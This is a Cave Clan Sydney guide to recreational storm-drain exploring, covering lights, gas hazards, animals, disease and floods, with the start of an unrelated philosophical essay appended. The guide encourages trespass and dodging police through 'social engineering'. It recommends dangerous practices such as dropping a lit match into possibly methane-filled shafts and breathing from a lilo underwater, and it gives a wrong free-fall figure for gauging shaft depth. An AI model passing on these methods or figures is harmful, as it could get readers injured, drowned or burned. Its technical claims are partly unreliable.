Battery Specialties, at Unit 5, 8\_10 Deadman Rd, Moorebank NSW (02) 98240033 sell a nifty sealed lead acid battery : PS650L, 6V 5Ah for \$25.00 (incl tax) and deliver for \$10 to anywhere in Oz. It's a spring terminal battery in a standard lantern battery

configuration, so it will fit in a dolphin. These require storage in the charged state and are less tolerant of shorting, possibly they are also a little heavier.

Alkaline cells are costly unless you re-use them, and they *\*are\** rechargeable, since the advent of electronic chargers-on-a-chip which pulse-charge the cell and then sense the back-voltage of the alkaline cell to prevent the cell from overcharging. Oatley Electronics, Lorraine St, Oatley NSW (02)\_95843563 sell a mail order a short\_form kit (\$24 + P&H) to build or the full form kit (including the power supply, it uses 240VAC) for \$36 + P&H. I have no data on their performance, though the late Mullet thought they were pretty good.

!!! SHITTY PRODUCT ALERT !!! SHITTY PRODUCT ALERT !!! SHITTY PRODUCT ALERT !!! Do NOT buy the Eveready PKL\_1200 rechargeable lantern battery. It is fucked - overpriced empty space, has woefully little capacity for its volume, is not waterproof when you buy it, and doesn't even give you 6V (a measly 4.8). It uses el\_cheapo cells and an unsealed bimetal strip switch to prevent internal overheating (they could have spent extra cash on a decent Polyswitch resistor, but no...) in the event of a short. Eveready's fascist technical staff won't divulge the schematic of the simple charge board inside that battery, which you need to reconstruct because it will eventually corrode if exposed to moisture. Low\_quality pricks.

!!!! ANOTHER SHITTY PRODUCT ALERT !!!!! ANOTHER SHITTY PRODUCT ALERT !!!!! Another crappy Eveready product is the rechargeable RC-290 flashlight. Whilst the parabolic reflector at the front does a very good job at focussing the globe's light into a nicely collimated beam, the torch has a woeful, measly internal 2.4V 0.28Ah NiCd inside. This torch is marketed as a power-failure operated rechargeable flashlight... I think I'd want a LOT more than 0.28Ah (about 1 hour of light) stored up inside a torch I'd purchased in preparation for a power failure. The RC-290 can be retrofitted with 2 of 1Ah "AA" NiCds, and

the existing NiCd pile removed. Real estate inside the case is tight, the 1N4004 power diodes on the printed circuit board should be re-soldered to the copper-track side, enable the new NiCds to fit. Such a retrofit will give about three hours of light.

You can cheaply build a good 6V 4Ah NiCd rechargeable lantern battery! Buy a 6V lantern battery with a plastic case, use it till it dies, carefully open it up, pull the guts out, and shove five of the 4Ah 1.2V NiCds, and a series 3 amp polyswitch, into it. It's a tight fit. Solder the cells together, use insulated, medium-duty conductor. Seal it. Charge it. Re-use it for the next twenty years, and be happy. You can usually score two of these excellent 4Ah 1.2V NiCd cells from emergency "EXIT" lights, which use them as a backup if the power fails. They come with metal tags terminals in this case. Hmmm... take the whole EXIT sign and use \*that\* as a torch... um, nah.

Cost of 5 4Ah 1.2V NiCd cells is about \$80 at DSE, though there are places around that sell 'em cheaper. Jaycar (city) sell a really great D-cell sized 1.2V NiCd with 5.1Ah capacity! \$17 each, \$15.25 each if you buy ten or more. They're Vinnic brand, Catalog number SB2466. Their fone number in Sydney in the city is 92671614

Gates Energy Products of Gainesville, Florida make 4Ah 1.2V NiCd D cells as does a French company called SAFT, so does Vinnic (at Jaycar).

Here is some more free advertising for Eveready: despite the most useless battery on the market, they did make a great torch, once \_ the series 1 Dolphin, of which I think you can still get a good Republic Of China copy, from DSE for thirty bucks... Performer brand or something. Ha ha, sucked in, Bhopal Bastards.

I have no personal experience with the new, high capacity Nickel Metal Hydride cells. I would recommend them on the basis of the fact that per unit volume they store twice as much energy as NiCd's and exhibit no memory effects. I don't know about their discharge

voltage characteristics. A high level Clan man attempted to recharge some NMH cells in a NiCd charger... once. One of the cells detonated and blew the end off the charger, so at least I can tell you to be meticulous when recharging NMH's.

You can often calculate how long your rig will provide you with light. If you're using a globe which uses 3 volts, 0.22 amps, then a 3 volt battery (two 1.5V cells) rated at 1 amp-hour gives  $1\text{Ah} \div 0.22\text{a} = 4.5$  hours of light.

LEDs use weenie amounts of current, sometimes 0.02 amps, so you get light for much longer time off the same charge.

It is prudent to do a test session with your torch and batteries to find out how many hours of light you can expect from your particular rig. Set up your torch with a globe and a battery just like you'd usually use in a drain, turn it on and start the stopwatch, time how long it takes to go dim and die. You might be surprised at how little you get. My Petzl rig delivers about 7 hours light from a 4.5V 0.22A globe, even though it operates under its rated voltage, and I carry a spare battery. The 3-white-LED globe will go for about two days. I'm rarely underground for 14 hours these days, but it's nice to know if I am, or if I come out in the dark of night, I have the light to go the distance.

Spare batteries are a good idea too, especially in your spare torch (ho ho). The spare torch should be immediately used to check out what's wrong with the main torch, if possible, so if the spare torch also fails, you still have your main torch. I'm a bit iffy about lending my spare torch, because then I and the person I lend it to have no backup torch. It sounds a bit fussy, but all these backups assure you can still see where you're going.

In dire emergencies, Clan personnel have used camera flashguns, cigarette lighter flint-ignition sparks, lit matches, laser pointers, flashing lights from

roadworks, Vistalite bicycle safety blinkies and the backlit displays of mobile telephones as light sources. These do not perform very well and we do not recommend them.

Air quality determination.

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First, a few words from Inspector, a non-clanman who sent us this info to our filebase on the late lamented WebBBS.

#### A CONFINED SPACE

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A Confined Space is a space of any volume which: a) is not intended as a regular workplace. b) has restricted means for entry and exit. c) may have inadequate ventilation and/or atmosphere which is either contaminated or oxygen deficient.

In the working industry, there are mainly 4 different categories for confined spaces. Three of the four categories require the use of ventilation, gas testing and monitoring.

#### Hydrogen Sulfide

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Gas Detectors are set to alarm at 10 parts per million, indicating for relevant parties to evacuate the area immediately. The area must be ventilated and re-tested before any personnel may legally enter the confined space. Hydrogen Sulfide is a dangerous gas as the sense of smell diminishes with this gas. One could have a false sense of security if they smell the gas and continue to stay in the hazardous area. The Board's Instruction 800 states that you must evacuate the area immediately.

Hydrogen Sulfide is a colourless gas and is very flammable, which sometimes has the odour of rotten eggs. It is heavier than air and is often detected at the bottom of manholes and trenches. After 2 to 15 minutes exposure humans lose the ability to smell Hydrogen Sulfide and it is then that Hydrogen Sulfide

becomes dangerous as its presence is no longer apparent without testing!

### Carbon Monoxide

Carbon Monoxide is colourless, odourless, flammable and very toxic. Its presence can only be detected evenly by proper testing. Don't be fooled in thinking you can smell this gas because you can smell exhaust fumes from a car, as said before this gas is odourless!

This gas is a chemical asphyxiant and is readily absorbed by the haemoglobin in the blood. Then haemoglobin is unable to transport oxygen to the body tissues and the body becomes oxygen starved. Actually, the body will absorb carbon monoxide 300 times more readily than it absorbs oxygen. Excess Carbon Monoxide causes headaches, heart palpitations, with a tendency to stagger when walking, mental confusion.

Gas Detectors are calibrated to alarm at 50 part per million of atmosphere. Any reading above this must be treated as a hazard to your health, as this gas can also kill you if the level is high enough, and the dosage is cumulative.

### Methane

This is another odourless gas which is also explosive. Hydrogen Sulfide and Methane can be tricky gases. One example is that the area can be deemed safe by using a correctly calibrated gas detector ...but the trap can be that there is sludge on the ground which once disturbed (e.g. by walking through) can emit toxic lethal doses of Hydrogen Sulfide and Methane which can kill you. There are a few case histories in the industry where an employee has collapsed and his colleague has gone to help (natural instinct) and has also fallen victim and collapsed and died too. This HAS actually happened and has been documented!

Gas detectors are set to alarm at 5% of the lower explosive limit. This is considered to be a safe working precaution under the Board's Instruction 800.

## Oxygen

Oxygen levels must be in the range of 19% \_ 21% to sustain a premium supply to the human body. Lower levels will cause head aches, dizziness, weakness and finally collapsing. No oxygen, means no life! Also too much oxygen can cause unusual behaviour in you or your colleague. One can become irrational, suddenly happy (etc) and too much oxygen is also a fire risk (it vigorously accelerates combustion)! Experiment...get a normal rag and try to light it with a match...take note how much effort is needed to ignite the rag to burn. Now get an oxy bottle and hit the rag with a burst of oxygen for a few seconds... now light the rag again \_ WOOSH! You will be surprised at the difference.

Oxygen may be used up by the rusting of fittings and steelwork and by aerobic bacteria (i.e. oxygen-using bacteria). Oxygen may also be displaced in a confined space by heavier flammable gases, toxic vapours and inert gases.

The effect of Oxygen is summarised in the following...

21% Normal behaviour 16% Increased breathing/pulse rate; headaches; nausea 12% Dizziness; nausea; reduced muscle power 10% Turns pale, becomes unconscious 8% Unconscious, fatal in 7\_8 minutes

Drain exploring can be challenging and adventurous, but you must think of what you are doing as dangerous and you must consider having a professional attitude. Think intelligently and be alert!!!! If Hydrogen Sulphide is lurking about in the atmosphere or trapped under sludge in a confined space, don't think "Hey this dude is an experienced Clan man, it won't bother him".

## Self Rescue Gear

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Self Rescue units can be purchased. (I don't know the prices) They come in differing configurations usually consisting of a gas cannister and a hood, and are carried by a belt around the waist. They can save your life but are mainly for short term self\_rescue \_ 5 minutes or so until oxygen is depleted.

There are other units also available which work on a rebreather principle. Once popped open, they can supply approximately 30 minutes of oxygen, (if you keep calm). They work by the vapour from your breath reacting with the crystals in the canister, [potassium superoxide, KO<sub>2</sub>, which gives KOH, H<sub>2</sub>O<sub>2</sub> and O<sub>2</sub> gas when it reacts with the water vapour in your breath - ] which gives off pure oxygen. The canister has a mouth piece (similar to a snorkel) which is used as you evacuate the area. They can only be used once, and then must be sent to the supplier for refitting and resealing.

## Cockroaches

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These guys are pretty tough, and some people are mis-informed as they think when they lift a manhole and see a hundred or so hanging about under the top of the manhole, that the air is OK. The reason they are doing this is because they are trying to get OXYGEN. Don't be conned and think cockroaches mean it is 100% safe.

## Summary : Confined Spaces Hazards

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A lot of this above info probably applies more to SEWER environments but remember, don't get too confident, as gases and toxic fumes can form for a variety of reasons. If you start to get stinging eyes or a headache...chuck a "U" turn \_ pronto! Don't think you failed your exploration, but evacuate and think it through and see if you can make the environment safe somehow. Better another attempt than being dead. If your mate has collapsed unconscious up ahead or down a manhole from gases \_ the Board's Instruction

stipulates NOT to rescue, (as you may become a victim too) but to get help. Human nature being as it is, usually results in the individual attempting to help his friend, but realise you are doing this at your own risk, be on the ball and use your common sense. Only you, can be the judge to make the decision.

Ventilation is the key to help controlling the atmosphere in a confined space. The atmosphere in a Confined Space can change rapidly at any time. As well as hydrogen sulfide, carbon monoxide, combustible gases, and oxygen deficiencies, such gas as nitrogen oxides, chlorinated hydrocarbons, cyanide, petrol vapour, and combustion engine exhaust fumes may be present. If any unusual feature such as suddenly increased flow, a change in the colour of the sewer/water, you must cease immediately!!

The CLANNING Spirit ...you only live once! "When Clanning, use planning."

>>>Inspector has spent 19 years in the confined spaces area and again I thank him for his suggestions here. Instruction 800 has been recently superceded by another Sydney Water directive but for some reason they won't provide us with it. There are now programmable gas detectors on the market which, in my opinion, beat shit out of the GasTech units and are cheaper to service and self calibrating, too! Lash out on one - wicked.

Checking it out before getting In.

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Usually you can get into a drain by climbing into a canal (use the stepirons or carefully jump down onto a dry patch of concrete) and walking along until you reach a tunnel. Or you might find a gross pollutant trap, and just climb down the grille and walk in from there. Sometimes, though, you'll be entering a grille - shine your torch through it and look down first (some are really deep) and occasionally you'll even be doing a manhole.

Ok, so you have just popped a cover in the middle of nowhere, and a drain yawns invitingly below you. Now then, is it safe to breathe? You can always lash out on pellistor\_detector driven gas analysis systems, (Jaycar sell a kit (KG9178, \$35) which picks up carbon monoxide and flammable volatiles, I don't know anything about their accuracy) but usually the average drain explorer will not have these things handy.

Manhole shafts tend to have spiders and cockroaches living in them. These organisms breathe oxygen like us, serving as a useful way to determine if O2 is actually present. Note that they can live on a lot less O2 than we can, and that just because there are a heap of cockies down there it doesn't mean the air is OK. Total lack of it will kill them as well as us, of course.

Breathe into the shaft. Usually they are humid and droplets of your condensed exhaled water vapour will form. If the vapour stays relatively still, that is an indication of stagnant air. If on the other hand it moves down into or up from the shaft that is a good sign, since drains are generally not big enough to support barometrically\_driven tidal `breathing'... it means there is an air current in the drain. Better if it is going down the pipe than up, but it's a current nevertheless. Since drains are usually open systems (with the common exception of some sumped drains) with an air outlet at the downstream end and lots of side tunnels, grilles and gutter grates in the catchment, you usually have an air current. On old, stagnant shafts, you might find a concentration of methane in the shaft. Methane (CH4) is lighter than air per unit volume and displaces oxygen, so it floats to the top of shafts with good seals, after flowing along the ceiling for any distance. Drop a lit match into it, and stand away from the shaft collar. The match may go out since the methane will not support burning without oxygen mixed in with it. If it ignites you'll get a WHOOMP! and a flame, and I would advise you to seek other entrances :)

With the possible exception of anosmics (people who can't smell) you will find your nose a useful thing in drains. Sniff cautiously, breathe through your nose for the first little while. You may find yourself recognising the thin reek of town gas stenching agent, either SO<sub>3</sub> (extremely toxic) or tetrahydrothiophene (THT... unknown toxicity) since sometimes leaks in town gas systems escape into the drains. You will smell sour humidity and the smell of rotting vegetation. If you are in a town where the city gas still has carbon monoxide then leave if you smell the stenching agent.

There are other risks. H<sub>2</sub>S (hydrogen sulfide, rotten egg gas) is highly toxic. Methane is a flammable suffocant with no odour, so is carbon monoxide. You might need to be aware that CO<sub>2</sub> is denser than air and accumulates in low points and behind rubber\_sealed hatches (a la Scorpion's Flaps). As Inspector mentioned, walking up a tidal drain can disturb the mud at the bottom, releasing methane and hydrogen sulfide, so be careful of this, too. H<sub>2</sub>S is a particularly insidious toxin due to the human nose's reduced ability to detect the stuff after a while.

Ammonia is poisonous (but noticable), as are nearly all the vapours derived from illegal dumping... diesel fumes, cyanides from various industrial processes (smells like bitter almonds), solvents (acetone, M.E.K., light petroleum) and an endless list of other goodies like electroplating waste, etchants, etc. Illegal dumping varies from city to city, but tends to occur late at night and in the suburbs near the place where the waste was picked up.

Headaches, feeling dizzy, tingling fingers and toes, increased respiratory effort... all these point to oxygen deprivation. Note well and live by it... if you think anything awry with the atmosphere, then leave. The sooner the better, back the way you came. If one of your party needs help, provide it but think about your own preservation at the same time. Something to look for along the drain route is small feeders from gutter boxes and grilles, these often take air from

the outside by the Venturi effect and can be a useful source of clean air for a brief time.

Is this, uh, a... sewer?

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Sewers can occasionally resemble drainage tunnels very closely. There are some sure indicators that you're in a sewer, if you are not certain (this is generally following a manhole entrance). Look at the water. If you're in a sewer, it'll generally have small fragments of white paper floating along in the stream. This is toilet paper. Along with this you will also notice there are turds rolling along in the stream, and you will see the occasional tampon or sanitary pad, too. Along with this you will notice the water is sort of greyish, and the smell is sort of like a cross between shampoo and washing powder (which get put into the sewage in huge quantities). If you are in a sewer, you want to leave.

Ed Note: I put this in since I was invited to do a drain by some new drain explorers... we got the steel cover plate open with a car jack and got in, I looked around thinking ... this is a sewer. They'd done a small section of it before, and thought it was a drain. I wasn't sure, so I looked in the water and sure enough, there was someone's processed dinner, a used condom and a small island of stranded tampons. Time to go, I thought.

Determining shaft depth.

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You can always carry a tape measure but a quick and easy method is to just drop a stone from the top and time the interval between the start of the fall until you hear impact noise from the bottom. It isn't very accurate unless you are pretty quick with a stopwatch. A stone will drop 9.8m in the first second, 19.6m in the next, and 29.4m in the one after that, ignoring air resistance.

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\_7) Yes, things do live in drains

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## Macro

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The megafauna (eels, spiders, rats, turtles, yabbies etc) are generally not a problem unless provoked. Redbacks and Funnelwebs are killers so either kill 'em or leave 'em alone. Eels get stroppy if stood upon so look out for them... eels seem to have a particular dislike of light sources, and will attack submerged torches when not trying to hide. Rats will hear you coming and go away quickly, but will fight when cornered. Leeches are rare. You may find the odd snake in a 300mm side feeder or gutter box. You will sometimes find bats, birds and their nests. Large numbers of hibernating bats are sometimes found on the roof of drains. Some may carry Lyssavirus, which was responsible for a fatality in Queensland in 1996. They will not attack you, just leave them alone. They will do their utmost not to fly into you.

Mosquitoes tend to aggregate in stagnant puddles, they are worth your vigilance due to the pathogens they carry. Burzum discovered a chicken (bock bock b'gerk) resident in a drain in Bankstown in 1996 but this is somewhat unusual. Apparently the thing was unlucky enough to find itself in the canal upstream of Wormhole, and it is unable to fly out. It lives on cockroaches and worms in the sediment.

I have yet to see a saltwater crocodile in a drain but I wouldnt be surprised if such were found in Darwin, where the tides are huge (8 to 10m) and the crocs are plentiful. I could only suggest that you carry a 12\_gague shotgun with solid load shells, since crocs are fast, powerful and vicious. They are also patient, and if you go up a shaft will probably wait for you to come down again. These dinosaurs have not lasted for as long as they have by being stupid. Note that discharging a shotgun, pyrotechnic or explosive device in a confined space like a tunnel will significantly damage your hearing if you wear no earplugs, and the smoke from the burnt propellant is a respiratory irritant.

If one night you are in a tidal drain and notice the water glows green around you, do not fret; it is not radioactive waste causing this (which usually glows blue, if you're interested), rather a planktonic dinoflagellate called *Noctiluca Scintillans*. These bioluminesce (luciferin/luciferase oxidation) when disturbed by physical shock, heat or electric current. The chemistry they employ to make light is copied in Cyalume sticks. They're pinkish, transparent and about 1mm across, and completely harmless.

Typically bottom feeding fish also inhabit tidal drains, mullet particularly so... these will leap out of the water as you approach, and since they don't fly very well, they will sometimes hurtle from the water right into your face.

Humans, perhaps more than any other animal, should be treated respectfully. Don't hassle 'em. Security guards, and cops, are best avoided, due to their intrinsic and amazingly tenacious stupidity. They can often be socially "engineered" into ignoring you, via the use of "righteous presence" body language, especially when this is assisted by props like hardhats, overalls, and work boots, but this will not always work.

Occasionally you will meet someone who lives in a drain or abandoned factory and they may consider you a trespasser. Since the economic rationalisation of the mental health system more and more disturbed individuals have been turned loose to fend for themselves. They tend to live in cheap housing such as the places we explore recreationally. When one is a guest, one respects the wishes of the host. If they suggest you should fuck off, don't wait for a stronger invitation. Sometimes, however, they are quite friendly and enjoy a visit.

## Micro

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Generally it is the microscopic inhabitants which cause trouble. Drains carry significant amounts of sewer overflow, dog shit, rotting plant material and

the occasional dead animal. Particularly after rain, drains contain elevated levels of sewer material, since the sewer is built to overflow into the storm drainage system instead of bursting out into the street where the population can see it and get ill from it. If cut in a drain, attend to it as soon as possible with ethanol or other disinfectant. Deep puncture wounds (stepping on nails, broken glass, etc) are open routes to *Clostridium tetanii* (tetanus).

Faecal *Escherichia coli* bacterium is common... indeed, most of the waterborne pathogens and parasitic organisms are available to you, including things from the *Pseudomonas* family, the vibrios, the aerobacters, the proteus group, *Paracoloclostridium*, salmonella, various tubercelle bacilli... all of these are happy in water and use it as a transmission vector.

Those above are treated by antibiotics. *Shigella* tends to not show up, nor do moraxellae, the bacteroides, and the putrescing animal inhabitants like *Sphaerophorus* are uncommon. Strep and staph are unusual, though *Clostridium botulinum* and bifermentans are known to take aquatic vectors on occasion.

The virii are another matter. These pathogens are generally rare in storm water, preferring aerosol vectors (expelled droplets). Some use insects as their preferred mode of transmission. A somewhat newer player on the molecular scene is Ross River fever, which is a virus and carried by mosquitoes; the first case of this was reported in Sydney occurred in Jan 1995. Experimental DNA vaccines exist for this virus but I am unaware of them reaching commercial availability. Mozzies will breed in stagnant poos of drain water so explorers, particularly those in the northern climes, are advised to seek pre\_treatment for this too. As mentioned, some bats now carry Lyssavirus. Contact a pharmacist and your GP.

From the fungi and worm families, one finds the *Ctenomyces interdigitalis* (tinea) eumycete is uncommon, though the pathogens for ringworm and the favosan tinea dermatomycoses are present usually.

Histoplasmosis is a fungi mainly obtained from pigeon shit dust which contains the spores... another reason why these pests are known as the rats of the air. It can become chronic and has prematurely ended lives of cavers, generally knocking the shit out of your lungs first, then ulcerating the respiratory tract, including nose and ears, eventually going for bone marrow.

Protozoans are rare, the amebiasis and the Toxoplasmosis Gondii pathogens mainly reside in the sewer system. As for the elusive cryptosporidium... who knows. If it can get in your drinking water, you'll probably find it in stormwater too, and if ingested this protozoan will cause diarrhoea and stomach cramps. Giardia is also occasionally found in stormwater.

Worms tend to use a snail vector which is not common to Australia. Many kinds of algal single\_celled life exists but have only caused trouble in plague numbers (red tides on seashores or blue-green algae in well-lit rivers with excessive fertiliser loads) and are generally not encountered in such numbers in drains.

In theory one could conceivably get anything from a sewage overflow into a drain. Cuts are common when one falls over, and people have occasionally ingested runoff unintentionally. VERY nasty things are more common in sewers than stormwater: Leptospirosis, for instance, is contractable via the skin, and can live for 3 weeks in fresh water (but is killed relatively quickly in salt water). Leptospirilla icterohaemorrhagiae, the causative agent, will kill you in a week or so, or at least damage your hepatic and renal systems. Trouble is, it appears as a cold, rapidly degenerates into pneumonia, and then kills you due to fun things like hepatic failure. You have to smash it with antibiotics during its incubation period, after which time it is too late and you tend to die.

One never can tell when it will happen. To date no\_one in the Clan's 15 year history has died as a direct

result of being in a drain, though some members have suffered physical damage at the hands (or feet) of the constabulary. We have had deaths through cerebral annuerism, suicide, motorbike and mountaineering accidents but our safety record is so far unparalleled.

Thus I suggest prior immunization. I am immunised against meningococcal meningitis, typhoid, Hepatitis A, Polio, diptheria and tetanus, amongst other things. You can also take boot\_to\_armpit waders, however this may not be acceptable to followers of Catholicism who tend not to believe in barrier methods. They are a little constrictive but really do keep you dry, as I found when I was wearing them 6 hours a day working for a drain repair company.

Hey... are we professionals or what?

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\_ 8) Oh shit, it's raining, help! \_

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Catchment, tides, rain and what to do in a flood.

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Hopefully you will never need to use this info but I am putting it here since it may save your life. Prevention is certainly better than cure. Now then, all drains have what is known as a catchment, that is, the area where rain falls and eventually goes into a drain. Many drains have very, very large catchments and you can often tell this by their size \_ a general rule of thumb is that the bigger the drain, the bigger its catchment. When it rains over the main catchment of a drain, it takes a few minutes to actually get the system loaded with water... there are gutter pits to fill, roads to be wet and the like.

It is these few minutes which, when used appropriately, can make all the difference to the length of the rest of your life. A large catchment can dump a couple of megalitres of water into a drain in a few minutes. This and its entrained debris (wood planks, old refrigerators, bottles, etc) will travel down the drain with frightening speed... 50km/h and higher, you will be continually bashed around by the

turbulence and totally powerless to grab anything at such a speed if it catches you. If you don't drown you will probably suffer serious physical and psychological trauma.

The last thing you want is to inflict the responsibility of rescue upon some poor SES member or fireman who really doesn't need to risk his life getting you out. To jeopardise the lives of such people is selfish and stupid. So, don't permit yourself to relax so much underground that you fail to heed the signs of impending disaster and get into a situation you cannot control.

Rain and the legendary flash flood.

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The media and authorities point to the alliterative "flash flood" phenomenon quite a lot. Flash flooding \_ flooding without warning \_ is bullshit. It does NOT happen. You have between two and four minutes to get out, up a shaft or on a high ledge before the system is primed... IF you know how to read the signals and don't mess about getting to high ground. You can generally tell if the drain you're in has ever flooded to the top, look for polystyrene bits stuck to the roof or bits of plastic and stick protruding from high stepirons or joints in the pipe or walls.

Pay attention to what's going on

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Things to notice when a drain is filling up: the air currents change, as does the noise level. A quiet drain soon gets noisy as the side tunnels and drop junctions start dumping into the main canal. When lots of water goes into a drain, the air is displaced, and you notice big gusts of wind... this is particularly true if the roads were hot when the rain landed on them; the warm water goes into the drain, heats the air above it, which expands, pushing cold air out in front of it.

Ok, so you're up a drain and notice the side tunnel flow increasing a bit. Check the water. Is it dirty? Is it oily? If yes, it is likely to be raining and

you're in something far worse than deep shit if you don't do something about it.

Temperature of floodwater can be an important clue, especially on hot summer days. During a sunny day, the roads and roofs heat up. If it suddenly rains on these hot surfaces, the rainwater gets very warm, then it goes into a drain en-route to the ocean. Generally the feeder pipes are buried deeply enough to remain cool, and they will cool the runoff before you get to stick your hand under it where it drops into the main pipe where you are. If there is a LOT of rain on a hot surface, there will be enough runoff staying warm enough to be noticeably warm by the time it reaches you in the main pipe. Hence, hot runoff is very bad news.

Note that in colder months, everything is cold, you can't use this clue. If you're unsure, assume rain... underground it is a case of the quick and the dead.

All these are warning signals that a lot of fast moving H2O is coming your way in a hurry, and that you should get out of its way. 1000 litres of water weighs a tonne. You get a lot more than that in a flood, and it's very hard to walk against it. Can YOU stop a 1-tonne car rolling toward you at say, 10 meters per second, by standing in its way? Not very much.

You will occasionally get false alarms, like the time we were in the Tank Stream, and a pipe started pissing out water, and stopped 30 seconds later. We later determined that this was a council street sweeper truck spraying water into a drain then moving on.

### Brown Water Rafting

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If one has a lilo or inflatable dinghy one can actually ride the underground rapids, as some individuals in the Clan have been known to do. It is loud, fast and an excellent rush, but barnacles, nails, exposed steel reinforcing, broken glass and rough cement are very unforgiving of equipment and adventurers. Cheap dinghys are available - K-mart's

legendary \$17 Explorer 100 and Explorer 200 series represent a dinghy which will do the job, and is cheap enough to condemn (or abandon) if seriously damaged. A full-steamer neoprene wetsuit will keep you warm and restrict your abrasions and bruising. Stormwater rafting should obviously not be attempted in a tunnel with a waterfall, staircase, sump or steep slide downstream of your point of access, and is not generally recommended to those who wish to live into old age.

Emergency escape tactics.

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First thing to do is keep cool and rational, don't panic. You are in control. Then leave in a hurry. What if you're 2km from the entrance? Well, use your brain. Water heads for the lowest point... so go to the nearest, preferably downstream manhole shaft and climb up it, and wait for the flood to scream by below you. You need not pop the cover, just stay in the shaft, and climb higher than any 'bathtub ring' of polystyrene balls and dead grass you see on the shaft wall. Be warned, you may be up there a long time before the raging torrent desists. It will be loud and frightening, but breathe calmly, conserve your airspace.

If there is a protruding wall and you can't get up a shaft in time, get in close to the downstream side of that wall. This is not very safe but it is better than standing in the path of the oncoming maelstrom. Hanging from a grille is not so good either, you will be dumped on (and may lose your grip) but that might be better than being flushed a few km at high speed. Staying out of the flow is mega\_priority... nothing can ruin your day like a derelict lawnmower in the back of the head, and there are nastier things in the feeder canals than old 44 gallon drums; roofing beams, bits of rail track, shopping trolleys. The flow smashes them all along, and they are bad news.

Another option in the tidal drains is to get in the tidal water. This water represents a momentum buffer to all the junk in the drain, and it tends to slow the

current down, but only a little. You wind up getting pushed out into a harbour or bay or mangrove, wet and dirty but generally unscathed, though you might be significantly abraded by the barnacles and other encrusting organisms (molluscs, bryozoans, etc) which tend to live on the walls in the intertidal zone. You need to be at least as deep in the tidal water as the depth of the oncoming flood to get any protection. There is often a raft of floating junk caught behind a pollution boom, and this is another risky nuisance, diving below it may help prevent your entanglement in the morass.

Anecdote: A friend and I were in a drain (Sin City) with a large, far away catchment. We got in and rode bikes about 400m up the tunnel. I noticed the wind change and told my mate to stop. He stopped. I said "Funny, you don't generally get this sort of air movement in here. I think we'd better go." I turned my bike around and the gust increased, becoming warmer. My mate looked reluctant, but I hopped on. "We," I said "are getting the fuck out of here. Right now." which we did, reaching the exit in maybe two minutes.

We tossed our bikes out of the canal and climbed out. We sat on the edge for maybe a minute before the flow reached the exit we had just stood in. First a leaf\_strewn fan of street refuse on dark water, then a spume of floodwater the best part of a metre high thundered around the corner and out of the tunnel. We looked at each other without saying anything as the juggernaut spewed by below our view. A beer keg clanged by us, as did a rapidly disintegrating television set (they float!).

Nearby were some broken concrete sections. My friend and I both strained hard to manoeuvre a slab of the stuff to the lip of the tunnel, and it dropped in with a loud `splroof'. We waited for the flood to subside. We looked where the maybe 60kg of reo\_cement fell in and there was no trace of it 'cept a dent in the canal floor. Amazed, I then decided to find out from where the flood came. Riding fast upstream on the road by the canal, I ended up at a sharply defined boundary

where the road was dry and suddenly wet... the cloudburst boundary. I was 3km from where we hopped out of the drain.

### Tide-lock

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Another hassle one experiences is tide\_lock. That is, being up a tidal drain which you entered when the tide was down and rising, to find that when you go to leave by this route, the water is up and the roof disappears underwater.

This is an avoidable problem, many boating shops and marine equipment supply places give out tide charts for free and there is a Dial\_a\_Tide service on the telephone. We advise you not to try roof\_sniffing in order to leave, since wave action can suddenly deprive you of air. An emergency method of leaving if you have a lilo or dinghy is to breathe from it, as you drag it along downstream as you walk underwater to the exit, though this is a tricky procedure and you will have limited vision, not to mention a lot of drag from the lilo against the roof, as you do it. You will need to use one hand to prevent water going up your nose as you go along, and the water pressure on the lilo will force it to 'blow' into you as it deflates and you breathe from it. Only do this if you know how far you have to go. The lilo will go skyward when no longer confined by a roof; don't let it go \_ plug it if you can and use it as a buoyancy aid. You can commonly get 50 or 60 lungfulls of rubbery or phthalate-smelling air by doing this. We don't recommend it. Tides in Sydney are just over 2.4m at High Astronomical Tide (the December king tide).

Well, that's it. I think I have written more than enough about the fine art of drain exploring. Thank you for your attention, kind regards...

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\_ 9) Disclaimer / Job-creation scheme for bureaucrats and related parasites

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Written under the freedom of the (key)press and the freedom of information act (which is purported to exist in Australia but really doesn't), 1995, 1999. Updated/revised 1996, 1999.

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Send us a blank, stamped envelope and we will use it for our mail.

thanks and acknowledges Cave Clan members for their help and suggestions during the compilation of this file.

Resistance is futile. Go in drains. You must comply. You will be assimilated.

a Cave Clan Sydney production December 1999  
Australia. S. Hemi, Planet 3, Sol

PARADIGM.TXT

The information paradigm

<http://conway.cat.org.au/~predator/paradigm.txt>

21Jan2002

The information paradigm, a lighthearted philosophical text enquiring into the nature of life and the informational reality it finds itself embedded within.

Ch.0: Layout. What this text is meant to do : define the human experience as fundamentally one arising as a result of humanity's fundamental nature as an information system.

Many of us are being told that we live in the information age, though if we ask a person what information actually is, we will often get a whole range of answers, each with its own nuance. It's the description and instructions on the label of the can of chicken soup. We send it to each other when we speak, through the air when we're nearby, or via electromagnetic means when we use telephones, or on flattened bits of dead trees when we use the postal service, or by changing patterns of light reflecting off our heads when we smile or pull a face or gesticulate at someone. It's the stuff which makes the content of a library different to the content of a high-rise apartment. It's the stuff which my computer messes up for me with greater speed and precision than I could previously mess up with pens, paper and filing cabinets. It's the stuff our brains spend all day thinking about. It's the how to wash directions on our shirt label, which we don't have since we ripped the label off due to its constant irritation of our neck. Its NOT in the instruction booklet which came with our video recorder, which still thinks the time is midday - guff inside VCR manuals is raw data, but it's not information to a lot of people, since it is data in a format they can't put it together in a useful relationship which then enables them to record The Matrix on channel 31 at 20:30 hours next Wednesday night so they can watch Sneakers in the foreground.

All of these answers are right in one sense or another. What I tend not to hear is, that information is the stuff which makes matter interesting, information is the stuff in our DNA which makes us different to chickens, fungus or viruses, information is the stuff

that our cells sit around all day acting upon and generating, information transactions are what binds the ecosystem together, information is the stuff in mathematical equations, information is what flows amongst our economies, making it possible for them to work at all (as opposed to elections, which are largely irrelevant) and in corporate economies, money (an information-depleted scalar quantity) is what determines how ownership/control decisions are made, and that the behaviour and nature of information is fundamental to the way these systems work, fail, or evolve.

I will attempt to describe and cover some of these things not so much from an experimental point of view, and instead try to present it from an experiential point of view - the personality we have is to some extent a product of our experiences, after all - and this book is a product of a personality which thinks it is immersed in an information system we call daily life and which tries to understand it in an information systemic sense.

Ch 1 starts off from a mathematical level and proceeds to a molecular level to express some general insights about information, then goes on to define it in terms of concepts known to physics and chemistry.

Ch 2 goes on to describe the total information content of a system.

Ch 3 then explains what information processing systems are and what they do. Very simply. Feynman's example of compressing a syringe. Rocks in or out of a bucket.

Ch 4 describes information systems in general and

